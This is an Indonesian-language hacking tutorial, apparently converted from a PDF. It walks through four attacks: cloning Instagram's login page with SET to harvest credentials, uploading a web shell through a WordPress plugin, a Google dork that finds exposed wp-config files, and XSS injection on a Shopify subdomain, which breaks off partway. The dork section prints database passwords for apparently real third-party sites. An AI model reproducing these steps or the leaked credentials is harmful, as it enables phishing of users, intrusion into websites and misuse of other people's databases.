
## PHISING ATTACK WITH SETOOLKIT

Teknik yang digunakan kali ini dengan memanfaatkan user sebagai celahnya, proses ini biasa dinamakan sebagai *Social Engineering*. Untuk melakukan ini bisa berbagai cara, bisa dengan mengirimkan email yang sudah disisipi *malware*, bisa dengan bertemu dengan usernya secara langsung untuk menggali informasi lebih dalam, atau bisa juga dengan menduplikasi halaman login dari suatu website untuk memancing user memasukkan data – data pribadinya.


Untuk mempermudah kita dalam melakukan *Social Engineering*, khususnya dengan cara Teknik *Phising*, maka kita akan menggunakan Kali Linux. Target website yang akan kita jadikan ujicoba kali ini adalah <http://www.instagram.com>.

Write-up :

1. Masuk ke terminal dan ketik “setoolkit”
2. Setelah itu pilih **1). Social-Engineering Attacks**



3. Karena kita akan membuat website kloningan dari Instagram, maka kita pilih **2). Website Attack Vectors**





#### 4. Lalu pilih **3). Credential Harvester Attack Method**

```

root@nyssa: ~/Downloads
File Edit View Search Terminal Help
ion through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method

99) Return to Main Menu

set:webattack>3
  
```

#### 5. Karena kita akan melakukan kloningan website, maka pilih **2). Site Cloner**

6.

```

root@nyssa: ~/Downloads
File Edit View Search Terminal Help
The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:10.133.1.90
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.instagram.com
  
```

7. Pada saat kita memilih pilihan **Site Cloner**, proses berikutnya kita akan diminta untuk memasukkan alamat IP kita. Jika sudah memasukkan alamat IP, maka kita akan diminta untuk memasukkan website mana yang akan kita kloning. Karena yang akan dikloning adalah Instagram, maka masukkan alamatnya <http://www.instagram.com> . Tunggu beberapa saat hingga proses pengkloningan website selesai. Jika selesai maka kita akan muncul pesan **{Press return to continue}**.


```

root@nyssa: ~/Downloads
File Edit View Search Terminal Help
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.instagram.com

[*] Cloning the website: http://www.instagram.com
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] Apache is set to ON - everything will be placed in your web root directory o
f apache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
[!] Apache may be not running, do you want SET to start the process? [y/n]: y
[ ok ] Starting apache2 (via systemctl): apache2.service.
Apache webserver is set to ON. Copying over PHP file to the website.
Please note that all output from the harvester will be found under apache_dir/ha
rvester_date.txt
Feel free to customize post.php in the /var/www/html directory
[*] All files have been copied to /var/www/html
{Press return to continue}
  
```

8. Untuk menguji apakah website kloningan kita sudah berhasil atau belum, kita coba masuk ke browser dan mengetikkan alamat IP yang kita input pada proses sebelumnya. Jika berhasil, maka browser akan menampilkan halaman **Login** Instagram.




## ARBITRARY FILE UPLOAD


Masih dengan cara file upload. Kali ini dengan memanfaatkan vulnerability yang terdapat pada plugin "Ultimate-product-catalog". Karena pada plugin tersebut, tidak terdapat filterisasi file. Sehingga ketika attacker melakukan upload shell, shell dapat diakses dan attacker bisa mendapatkan root akses.

Berikut langkah - langkah untuk melakukan file upload shell :

1. Masuk ke dalam dashboard admin dengan username dan password wordpress yang anda miliki.




2. Setelah itu pilih "Custom fields" dan tambahkan custom field baru dengan type "file".







3. Jika sudah ditambahkan field file, maka pilih menu "Product" dan pada menu tersebut akan terdapat field file untuk tempat mengupload shell kita.



4. Upload shellnya dan klik save.



5. Jika sudah berhasil di upload, kita bisa mengakses shell kita melalui halaman berikut : <http://host/wp-content/uploads/upcp-product-file-uploads/<name-shell-kita>>




## GOOGLE HACKING

Untuk bisa melakukan hacking terhadap suatu sistem tidaklah terbatas hanya pada satu serangan saja. Seorang attacker harus bisa lebih kreatif dalam menciptakan jenis – jenis serangannya. Oleh sebab itulah diperlukan *information gathering*, agar kita bisa menentukan jenis serangan mana yang tepat berdasarkan informasi – informasi yang kita dapat. Termasuk salah satunya dalam melakukan hacking situs berbasis wordpress.

Jenis serangan kali ini yang akan dilakukan adalah dengan memanfaatkan **Google Dork** untuk mencari celah yang terdapat pada situs wordpress. Database Google Hacking dari hasil penelusuran yang dilakukan oleh para attacker bisa kita lihat di situs [www.exploit-db.com](http://www.exploit-db.com). Seperti contoh penggunaan *dork* berikut untuk mencari password dari database situs berbasis wordpress.

**Google Dork : inurl:wp-config -intext:wp-config "DB\_PASSWORD" v**

Maka hasilnya seperti berikut :



```

<?php // ** MySQL settings ** // define('DB_NAME', 'wordpress'); // The ...
https://develop.svn.wordpress.org/tags/1.../wp-config-sample.p... ▼ Terjemahkan laman ini
... database define('DB_USER', 'username'); // Your MySQL username define('DB_PASSWORD',
'password'); // ...and password define('DB_HOST', 'localhost'); ...

<?php // ** MySQL settings ** // define('DB_NAME', 'wordpress'); // The ...
svn.automattic.com/wordpress-mu.../wp-config-sample.php ▼ Terjemahkan laman ini
... database define('DB_USER', 'username'); // Your MySQL username define('DB_PASSWORD',
'password'); // ...and password define('DB_HOST', 'localhost'); ...

<?php /** Enable W3 Total Cache Edge Mode */ define ...
https://pcrookie.com/wp-config.php~ ▼ Terjemahkan laman ini
... The name of the database define('DB_USER', 'root'); // Your MySQL username
define('DB_PASSWORD', 'csg1234'); // ...and password define('DB_HOST', ...


<?php // ** MySQL settings ** // /** The name of the database for ...
sfogliandopoesia.com/wp-content/.../wp-config-backup1.txt ▼ Terjemahkan laman ini
... MySQL database password */ define('DB_PASSWORD', '%1pasquinko47'); /** MySQL hostname */
define('DB_HOST', 'db584949661.db.1and1.com:3306'); ...

<?php // ** MySQL settings ** // define('DB_NAME', 'tjs188_wordpress ...
test.scripts.psu.edu/users/r//rls45/wordpress/wp-config.php ▼ Terjemahkan laman ini
... Your MySQL username define('DB_PASSWORD', 'bassie'); // ...and password define('DB_HOST',
'mysql306.ixwebhosting.com'); // 99% chance you won't ...

wp-config fix.txt
charlesdoherty.co.uk/wp-config%20fix.txt ▼ Terjemahkan laman ini
... MySQL database password */ define('DB_PASSWORD', 'gxsm4rket1ng'); /** MySQL hostname */
define('DB_HOST', 'localhost'); /** Database Charset to use ...

<?php if (stristr($_SERVER['SERVER_NAME'], 'local') === false ...
www.sougenial.com.br/blog/wp-config.bak ▼ Terjemahkan laman ini
... 'battleof_blog'); define('DB_USER', 'battleof_blog'); define('DB_PASSWORD', 'wordpress');
define('DB_HOST', 'localhost'); define('DB_CHARSET', 'utf8'); ...
  
```

Lalu kita pilih salah satu dari website yang muncul pada halaman tersebut. Misalnya, kita memilih <http://charlesdoherty.co.uk/wp-config%20fix.txt> dan kita akan mendapati tampilan *data credential* dari database situs tersebut :



```
<?php
/**
 *
 * * When the site died last time it was because WP updates change the table name to wp_post by default. That results in either a site with no
 * 404. Scroll down to the middle of the config file and alter $table_prefix = 'wp_post';or "wp_" to $table_prefix = 'wp_chiro';
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'edipour_site');

/** MySQL database username */
define('DB_USER', 'edipour_usr');

/** MySQL database password */
define('DB_PASSWORD', 'gxsmarketing');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
```

Penjelasan singkat tentang **dork** yang kita pakai diatas :

**inurl:wp-config** : Dork ini untuk mencari kata “wp-config” yang terdapat pada suatu url. Ciri khas website yang berbasis wordpress memang akan menggunakan url wp-\*

**-intext:wp-config “DB\_PASSWORD”** : Dork ini digunakan untuk mencari keyword DB\_PASSWORD yang terdapat pada wp-config, dan menghiraukan keyword lainnya. Jadi Dork ini bisa dilakukan untuk pencarian dengan kata yang khusus.

## CROSS-SITE SCRIPTING (XSS) ATTACK

Jenis serangan ini merupakan salah satu cara yang dilakukan untuk menginjeksi sebuah code html, javascript atau client script lainnya ke dalam suatu halaman website.


Salah satu website yang pernah mendapatkan serangan XSS ini adalah Shopify. Dan hacker yang menemukan bug tersebut adalah **Hussein**. Hussein melakukan injeksi code javascript pada salah satu subdomain dari Shopify, efeknya adalah code yang diinjeksi tersebut bisa masuk dalam direktori chartnya Shopify, dan ketika di klik akan memunculkan window alert.

Untuk memudahkan dalam memahaminya, berikut akan dijelaskan langkah – langkah dalam melakukannya.


1. Buka website yang akan kita serang dengan XSS. Dalam kasus ini, website yang dicoba adalah subdomain dari Shopify.



2. Setelah kita mengunjungi website tersebut, akan muncul field untuk melakukan upload. Pada field tersebutlah nantinya kita akan melakukan injeksi code javascript untuk melakukan XSS attack. Untuk melakukan injeksinya, kita **Inspect Element** pada field *Upload*



- Setelah kita *Inspect Element*, maka kita akan menemukan code “*type=file*”. Kode ini menjelaskan bahwa tipe data yang bisa kita upload adalah berupa file. Karena yang akan kita upload/injeksi adalah sebuah kode, maka kita harus merubah *type* tersebut menjadi “*type=url*”.



